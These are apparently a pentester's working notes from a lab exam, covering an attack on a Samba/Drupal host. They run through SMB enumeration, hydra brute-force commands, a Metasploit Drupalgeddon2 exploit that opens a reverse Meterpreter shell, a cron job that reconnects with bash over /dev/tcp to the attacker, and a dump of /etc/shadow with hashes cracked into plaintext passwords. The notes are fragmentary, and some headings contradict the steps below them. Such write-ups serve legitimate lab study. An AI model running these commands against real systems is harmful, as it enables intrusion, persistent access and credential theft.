[+] Server 192.168.100.52 allows sessions using username '', password ''

 ============================================
|    Getting domain SID for 192.168.100.52    |
 ============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ========================================
|    Share Enumeration on 192.168.100.52    |
 ========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        shared          Disk      shared
        IPC$            IPC       IPC Service (ip-192-168-100-52 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP

[+] Attempting to map shares on 192.168.100.52
//192.168.100.52/print$ Mapping: DENIED, Listing: N/A
//192.168.100.52/shared Mapping: OK, Listing: OK
//192.168.100.52/IPC$   [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Thu Oct 12 03:28:54 2023
```

https://null-byte.wonderhowto.com/how-to/enumerate-smb-with-enum4linux-smbclient-0198049/

```
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00027s latency).

PORT    STATE  SERVICE     VERSION
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open   netbios-ssn Samba smbd 4.13.17-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)
Service Info: Host: IP-192-168-100-52

Host script results:
|_clock-skew: mean: 0s, deviation: 1s, median: 0s
| smb2-time:
|   date: 2023-10-11T14:48:27
|_  start_date: N/A
|_nbstat: NetBIOS name: IP-192-168-100-, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.13.17-Ubuntu)
|   Computer name: ip-192-168-100-52
|   NetBIOS computer name: IP-192-168-100-52\x00
|   Domain name: ec2.internal
|   FQDN: ip-192-168-100-52.ec2.internal
|_  System time: 2023-10-11T14:48:27+00:00
```

Protocol enumeration:

```
root@kali:/usr/share/nmap/scripts# nmap 192.168.100.52 -p139,445 --script smb-protocols
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-12 02:06 IST
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00027s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```


PORT STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)
Host script results:
| smb-enum-shares:
| account_used: guest
| \\192.168.100.52\IPC$:
| Type: STYPE_IPC_HIDDEN
| Comment: IPC Service (ip-192-168-100-52 server (Samba, Ubuntu))
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: READ/WRITE
| Current user access: READ/WRITE
| \\192.168.100.52\print$:
| Type: STYPE_DISKTREE
| Comment: Printer Drivers
| Users: 0
| Max Users: <unlimited>
| Path: C:\var\lib\samba\printers
| Anonymous access: <none>
| Current user access: <none>
| \\192.168.100.52\shared:
| Type: STYPE_DISKTREE
| Comment: shared
| Users: 0
| Max Users: <unlimited>
| Path: C:\home\auditor\shared
| Anonymous access: READ
|_ Current user access: READ
Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
root@kali:/usr/share/nmap/scripts#

Enumeration

Wednesday, October 11, 2023 17:09

- Enumeration of Guest User with empty password.

```
root@kali:~/questions# smbmap -u guest -p "" -d . -H 192.168.100.52
[+] Guest session       IP: 192.168.100.52:445  Name: ip-192-168-100-52.ec2.internal
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        shared                                                  READ ONLY       shared
        IPC$                                                    NO ACCESS       IPC Service (ip-192-168-100-52 server (Samba, Ubuntu))
root@kali:~/questions#
```

- As null user

```
root@kali:~/questions# smbmap -u "" -p "" -d . -H 192.168.100.52
[+] IP: 192.168.100.52:445      Name: ip-192-168-100-52.ec2.internal
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        shared                                                  READ ONLY       shared
        IPC$                                                    NO ACCESS       IPC Service (ip-192-168-100-52 server (Samba, Ubuntu))
root@kali:~/questions#
```

*

Attempt 2

Wednesday, October 11, 2023 17:42

RCE - Version 7.57

List users within

Wednesday, October 11, 2023 19:14

The number of user accounts that can be enumerated from a SAMBA server depends on the configuration of the server and the permissions of the user making the request.

You can use several commands to list users and shares on a SAMBA server:

- `smbclient -L ip_of_net_interface -U your_user_name` [1] : This command allows you to look at what services are available on a server [1] .
- `smbstatus --shares` [1] : This command retrieves what's being shared and which machine (if any) is connected to what [1] .
- `net usershare info --long` [1] : This command provides information about the samba shares of the machine you're currently using [1] .
- `pdbedit -L -v` [2] : This command lists users in the SAM database (Database of Samba Users) [2] .

5d745ad328f74ef2a96c9fcf1bcd1ce8

Enumeration

Wednesday, October 11, 2023 20:56

```
Host script results:
| smb2-time:
|   date: 2023-10-12T01:56:01
|_  start_date: N/A
```

```
PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 0A:C7:E4:23:69:BF (Unknown)
Service Info: Host: IP-192-168-100-52
```

hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.txt 192.168.100.52 smb

/usr/share/metasploit-framework/data/wordlists/unix_users.txt

hydra -L /usr/share/metasploit-framework/data/wordlists/unix_users.txt -P /usr/share/metasploitframework/data/wordlists/unix_passwords.txt 192.168.100.52 smb

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 0A:C7:E4:23:69:BF (Unknown)

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-10-12T02:19:29
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.13.17-Ubuntu)
|   Computer name: ip-192-168-100-52
|   NetBIOS computer name: IP-192-168-100-52\x00
|   Domain name: ec2.internal
|   FQDN: ip-192-168-100-52.ec2.internal
|_  System time: 2023-10-12T02:19:29+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: IP-192-168-100-, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

Exploiting SAMBA

Wednesday, October 11, 2023 20:37

Enum4linux 192.168.100.52

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\ubuntu (Local User)
S-1-22-1-1001 Unix User\auditor (Local User)
S-1-22-1-1002 Unix User\dbadmin (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
```

```
 ========================================================================
|    Users on 192.168.100.52 via RID cycling (RIDS: 500-550,1000-1050)    |
 ========================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-3638904312-1464262292-633419448
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-3638904312-1464262292-633419448 and logon username '', password ''
S-1-5-21-3638904312-1464262292-633419448-500 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-501 IP-192-168-100-52\nobody (Local User)
S-1-5-21-3638904312-1464262292-633419448-502 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-503 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-504 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-505 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-506 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-507 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-508 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-509 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-510 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-511 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-512 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-513 IP-192-168-100-52\None (Domain Group)
S-1-5-21-3638904312-1464262292-633419448-514 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-515 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-516 *unknown*\*unknown* (8)
S-1-5-21-3638904312-1464262292-633419448-517 *unknown*\*unknown* (8)
```

```
[+] Password Info for Domain: IP-192-168-100-52

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 37 days 6 hours 21 minutes
```

SAMBA 445 - 4.13.17
SAMBA 139 -

Q11 What type of vulnerability can be exploited to elevate your privileges on the Linux host running Drupal?

Wednesday, October 11, 2023 19:15

Everything below is a HoneyPot the real vulnerability is with RDP.

```
root@kali:/usr/share/wordlists# nmap -p21 192.168.100.52 --script ftp-vuln-cve2010-4221
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-12 08:29 IST
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00020s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 0A:C7:E4:23:69:BF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
root@kali:/usr/share/wordlists# nmap -p21 192.168.100.52 --script ftp-anon
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-12 08:29 IST
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00020s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 65534    65534         318 Apr 18  2022 updates.txt
MAC Address: 0A:C7:E4:23:69:BF (Unknown)
```

First, we can enter the drupal system by exploiting a vulnerability in the FTP port:
anonymous@anonymous

```
root@kali:~# cat updates.txt
Greetings gentlemen!

- I have setup the server successfully and have configured Drupal.
- Your Drupal usernames are exactly the same as your user account passwords on this server. Contact me to get your Drupal passwords.
- I was too busy to setup a file sharing server so i will be posting the updates here.

- admin
root@kali:~#
```

We have the following file that says that the user username is exactly the same as the password.

Let's fuzz the users that may exist:

hydra -L /usr/share/wordlists/fasttrack.txt -P /usr/share/wordlists/fasttrack.txt 192.168.100.52 httppost-form "/drupal/?q=node&destination=node/::name=^USER&pass=^PASS^&form_build_id=formcQ2Zk8Bo0PQiAdLulyJC7qOrL7rnDJ9olX95w8LmJZc&form_id=user_login_block&op=Log+in::Sorry, unrecognized username or password. Have you forgotten your password?"

Drupal RCE

Wednesday, October 11, 2023 23:12

https://ine.com/blog/cve-2018-7600-drupalgeddon-2

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /drupal
TARGETURI => /drupal
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.100.52   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /drupal          yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.5    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.100.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Drupal 7 targeted at http://192.168.100.52/drupal/
[+] Drupal appears unpatched in CHANGELOG.txt
[*] Executing with printf(): NPwNpbnjXe10eo6FfXfssMtdiJHc
[+] Drupal is vulnerable to code execution
[+] The target is vulnerable.
[*] Executing with assert(): eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMTAwLjUnOyAkcG9
SIpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnZnNvY2tvcGVuJykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoJGlwLCAkcG9y
5FVCwgU09DS19TVFJFQU0sIFNPTF9UQ1ApOyAkcmVzID0gQHNvY2tldF9jb25uZWN0KCRzLCAkaXAsICRwb3J0KTsgaWYgKCEkcmVzKSB7IGRpZSgpOyB9ICRzX3R5c
oICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRsZW4gPSBmcmVhZCgkcywgNCk7IGJyZWFrOyBjYXNlICdzb2NrZXQnOiAkbGVuID0gc29ja2V0X3JlYWQoJHMsID
gKHN0cmxlbigkYikgPCAkbGVuKSB7IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkYiAuPSBmcmVhZCgkcywgJGxlbi1zdHJsZW4oJGIpKTsgYnJlYW
JEdMT0JBTFNbJ21zZ3NvY2tfdHlwZSddID0gJHNfdHlwZTsgaWYgKGV4dGVuc2lvbl9sb2FkZWQoJ3N1aG9zaW4nKSAmJiBpbmlfZ2V0KCdzdWhvc2luLmV4ZWN1dG9
GIpOyB9IGRpZSgpOw));
[*] Executing with passthru(): php -r 'eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMTAwL
6eyRwb3J0fSIpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnZnNvY2tvcGVuJykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoJG
JGYoQUZfSU5FVCwgU09DS19TVFJFQU0sIFNPTF9UQ1ApOyAkcmVzID0gQHNvY2tldF9jb25uZWN0KCRzLCAkaXAsICRwb3J0KTsgaWYgKCEkcmVzKSB7IGRpZSgpOyB9
H0gc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRsZW4gPSBmcmVhZCgkcywgNCk7IGJyZWFrOyBjYXNlICdzb2NrZXQnOiAkbGVuID0gc29ja2V0X3Jl
zsgd2hpbGUgKHN0cmxlbigkYikgPCAkbGVuKSB7IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkYiAuPSBmcmVhZCgkcywgJGxlbi1zdHJsZW4oJGIp
0gPSAkczsgJEdMT0JBTFNbJ21zZ3NvY2tfdHlwZSddID0gJHNfdHlwZTsgaWYgKGV4dGVuc2lvbl9sb2FkZWQoJ3N1aG9zaW4nKSAmJiBpbmlfZ2V0KCdzdWhvc2luLm
7IGV2YWwoJGIpOyB9IGRpZSgpOw));'
[*] Sending stage (39282 bytes) to 192.168.100.52
[*] Meterpreter session 1 opened (192.168.100.5:4444 -> 192.168.100.52:60324 ) at 2023-10-12 11:27:23 +0530
ls
^H^H
meterpreter > ls
Listing: /var/www/html/drupal
=============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  317     fil   2018-02-21 22:58:43 +0530  .editorconfig
100777/rwxrwxrwx  174     fil   2018-02-21 22:58:43 +0530  .gitignore
100755/rwxr-xr-x  476     fil   2022-04-20 07:07:48 +0530  .htaccess
100777/rwxrwxrwx  111736  fil   2018-02-21 22:58:43 +0530  CHANGELOG.txt
100777/rwxrwxrwx  1481    fil   2018-02-21 22:58:43 +0530  COPYRIGHT.txt
100777/rwxrwxrwx  1717    fil   2018-02-21 22:58:43 +0530  INSTALL.mysql.txt
100777/rwxrwxrwx  1874    fil   2018-02-21 22:58:43 +0530  INSTALL.pgsql.txt
100777/rwxrwxrwx  1298    fil   2018-02-21 22:58:43 +0530  INSTALL.sqlite.txt
100777/rwxrwxrwx  17995   fil   2018-02-21 22:58:43 +0530  INSTALL.txt
```

```
meterpreter > ls
Listing: /var/www/html/drupal
=============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  317     fil   2018-02-21 22:58:43 +0530  .editorconfig
100777/rwxrwxrwx  174     fil   2018-02-21 22:58:43 +0530  .gitignore
100755/rwxr-xr-x  476     fil   2022-04-20 07:07:48 +0530  .htaccess
100777/rwxrwxrwx  111736  fil   2018-02-21 22:58:43 +0530  CHANGELOG.txt
100777/rwxrwxrwx  1481    fil   2018-02-21 22:58:43 +0530  COPYRIGHT.txt
100777/rwxrwxrwx  1717    fil   2018-02-21 22:58:43 +0530  INSTALL.mysql.txt
100777/rwxrwxrwx  1874    fil   2018-02-21 22:58:43 +0530  INSTALL.pgsql.txt
100777/rwxrwxrwx  1298    fil   2018-02-21 22:58:43 +0530  INSTALL.sqlite.txt
100777/rwxrwxrwx  17995   fil   2018-02-21 22:58:43 +0530  INSTALL.txt
100777/rwxrwxrwx  18092   fil   2016-11-17 05:27:05 +0530  LICENSE.txt
100777/rwxrwxrwx  8710    fil   2018-02-21 22:58:43 +0530  MAINTAINERS.txt
100777/rwxrwxrwx  5382    fil   2018-02-21 22:58:43 +0530  README.txt
100777/rwxrwxrwx  10123   fil   2018-02-21 22:58:43 +0530  UPGRADE.txt
100777/rwxrwxrwx  6604    fil   2018-02-21 22:58:43 +0530  authorize.php
100777/rwxrwxrwx  720     fil   2018-02-21 22:58:43 +0530  cron.php
46777/rwxrwxrwx   4096    dir   2018-02-21 22:58:43 +0530  includes
100777/rwxrwxrwx  529     fil   2018-02-21 22:58:43 +0530  index.php
100777/rwxrwxrwx  703     fil   2018-02-21 22:58:43 +0530  install.php
46777/rwxrwxrwx   4096    dir   2018-02-21 22:58:43 +0530  misc
46777/rwxrwxrwx   4096    dir   2018-02-21 22:58:43 +0530  modules
46777/rwxrwxrwx   4096    dir   2018-02-21 22:58:43 +0530  profiles
100777/rwxrwxrwx  2189    fil   2018-02-21 22:58:43 +0530  robots.txt
46777/rwxrwxrwx   4096    dir   2018-02-21 22:58:43 +0530  scripts
46777/rwxrwxrwx   4096    dir   2018-02-21 22:58:43 +0530  sites
46777/rwxrwxrwx   4096    dir   2018-02-21 22:58:43 +0530  themes
100777/rwxrwxrwx  19986   fil   2018-02-21 22:58:43 +0530  update.php
100777/rwxrwxrwx  2200    fil   2018-02-21 22:58:43 +0530  web.config
100777/rwxrwxrwx  417     fil   2018-02-21 22:58:43 +0530  xmlrpc.php

meterpreter > pwd
/var/www/html/drupal
meterpreter > whoami
[-] Unknown command: whoami
meterpreter >
```

Persistence - Cron Job

Thursday, October 12, 2023 5:41

I create a file with name: cron in any file

```
root@kali:/var/www/html# echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.100.5/4444 0>&1'" > cron
```

I'm looking for a way to pass it to the other server.

Then I run the following commands to get the cron to run with crontab:

```
www-data@ip-192-168-100-52:/tmp$ crontab -i cron
crontab -i cron
www-data@ip-192-168-100-52:/tmp$ crontal^H
cronta

Command 'cronta' not found, did you mean:

  command 'crontab' from deb cron (3.0pl1-136ubuntu1)
  command 'crontab' from deb bcron (0.11-9)
  command 'crontab' from deb systemd-cron (1.5.14-2)

Try: apt install <deb name>

www-data@ip-192-168-100-52:/tmp$ crontab -l
crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.100.5/4444 0>&1'
www-data@ip-192-168-100-52:/tmp$ ls
```

From the server I always want to log into, I just listen:

```
root@kali:/var/www/html# nc -nvlp 4444
```

For that specific port.

mysql users

Thursday, October 12, 2023 12:30

User: root
Password: root

https://book.hacktricks.xyz/network-services-petesting/petesting-mysql

```
MariaDB [(none)]> select version();
+---------------------------------+
| version()                       |
+---------------------------------+
| 10.3.34-MariaDB-0ubuntu0.20.04.1 |
+---------------------------------+
1 row in set (0.000 sec)
```

```
MariaDB [(none)]> select user();
+---------------+
| user()        |
+---------------+
| root@localhost |
+---------------+
1 row in set (0.000 sec)
```

etc/shadow credentials

```
auditor:$6$RNJCCrE9ok/yCMqD$7uPoYFsrnR3wPnSwPeLuBEiXgAzlOzGW6uZSyX.IjNNVcR5.bDBh
b.dlZTN37JJR4yZXXQTetuUhOOX9ZNov6/:19099:0:99999:7:::
dbadmin:$6$1HAbXNNxXVVNCcoi$6Zy2gjvyZZYHTwSyxSLsdv0LA.5hA7EeD1WhUFzHg9SOSXrz7DxX
7iG0mCQbmEBSo.yjB1c80iIujSM6Fjbpo/:19099:0:99999:7:::
mysql:!:19099:0:99999:7:::
ftp:*:19100:0:99999:7:::
```

```
root:$6$v8b2/P8T26uEUwvM$TBiao8o1dfqQrGPPcebRj6A6cNiixcy6/r/AFtN5Swk7N1kpg/8UyQK
0pXFwdLfy5Ed/71VN91nJ6.3JyAN/00:18998:0:99999:7:::
```

Passwords to the machine via ftp

Thursday, October 12, 2023 12:54

```
root@ip-192-168-100-52:/# find / -name "profile.txt"
find: '/proc/137645/task/137645/net': Invalid argument
find: '/proc/137645/net': Invalid argument
find: '/proc/221773/task/221773/net': Invalid argument
find: '/proc/221773/net': Invalid argument
find: '/proc/224174/task/224174/net': Invalid argument
find: '/proc/224174/net': Invalid argument
find: '/proc/293464/task/293464/net': Invalid argument
find: '/proc/293464/net': Invalid argument
root@ip-192-168-100-52:/# find / -name "updates.txt"
find: '/proc/137645/task/137645/net': Invalid argument
find: '/proc/137645/net': Invalid argument
find: '/proc/221773/task/221773/net': Invalid argument
find: '/proc/221773/net': Invalid argument
find: '/proc/224174/task/224174/net': Invalid argument
find: '/proc/224174/net': Invalid argument
find: '/proc/293464/task/293464/net': Invalid argument
find: '/proc/293464/net': Invalid argument
/var/ftp/updates.txt
root@ip-192-168-100-52:/# cp /etc/shadow
```

```
root@kali:~# cat contrasenas.txt
root:$6$v8b2/P8T26uEUwvM$TBiao8o1dfqQrGPPcebRj6A6cNiixcy6/r/AFtN5Swk7N1kpg/8UyQK0pXFwdLfy5Ed/71VN91nJ6.3JyAN/00:18998:0:99999:7:::
daemon:*:18960:0:99999:7:::
bin:*:18960:0:99999:7:::
sys:*:18960:0:99999:7:::
sync:*:18960:0:99999:7:::
games:*:18960:0:99999:7:::
man:*:18960:0:99999:7:::
lp:*:18960:0:99999:7:::
mail:*:18960:0:99999:7:::
news:*:18960:0:99999:7:::
uucp:*:18960:0:99999:7:::
proxy:*:18960:0:99999:7:::
www-data:*:18960:0:99999:7:::
backup:*:18960:0:99999:7:::
list:*:18960:0:99999:7:::
irc:*:18960:0:99999:7:::
gnats:*:18960:0:99999:7:::
nobody:*:18960:0:99999:7:::
systemd-network:*:18960:0:99999:7:::
systemd-resolve:*:18960:0:99999:7:::
systemd-timesync:*:18960:0:99999:7:::
messagebus:*:18960:0:99999:7:::
syslog:*:18960:0:99999:7:::
_apt:*:18960:0:99999:7:::
tss:*:18960:0:99999:7:::
uuidd:*:18960:0:99999:7:::
tcpdump:*:18960:0:99999:7:::
sshd:*:18960:0:99999:7:::
landscape:*:18960:0:99999:7:::
pollinate:*:18960:0:99999:7:::
ec2-instance-connect:!:18960:0:99999:7:::
systemd-coredump:!!:18998:::::
ubuntu:!:18998:0:99999:7:::
lxd:!:18998:::::
rtkit:*:18998:0:99999:7:::
xrdp:!:18998:0:99999:7:::
dnsmasq:*:18998:0:99999:7:::
usbmux:*:18998:0:99999:7:::
avahi:*:18998:0:99999:7:::
cups-pk-helper:*:18998:0:99999:7:::
pulse:*:18998:0:99999:7:::
geoclue:*:18998:0:99999:7:::
saned:*:18998:0:99999:7:::
colord:*:18998:0:99999:7:::
sddm:*:18998:0:99999:7:::
gdm:*:18998:0:99999:7:::
auditor:$6$RNJCCrE9ok/yCMqD$7uPoYFsrnR3wPnSwPeLuBEiXgAzlOzGW6uZSyX.IjNNVcR5.bDBhb.dlZTN37JJR4yZXXQTetuUhOOX9ZNov6/:19099:0:99999:7:::
dbadmin:$6$1HAbXNNxXVVNCcoi$6Zy2gjvyZZYHTwSyxSLsdv0LA.5hA7EeD1WhUFzHg9SOSXrz7DxX7iG0mCQbmEBSo.yjB1c80iIujSM6Fjbpo/:19099:0:99999:7:::
mysql:!:19099:0:99999:7:::
ftp:*:19100:0:99999:7:::
root@kali:~#
```

I already have the file on my main machine.

```
root@kali:~# john contrasenas.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
sayang           (dbadmin)
qwertyuiop       (auditor)
```

Q12 What type of vulnerability can be exploited to gain access to WINSERVER-03?

Thursday, October 12, 2023 12:29

Nmap --script default,vuln,safe -p ports -n -Pn IP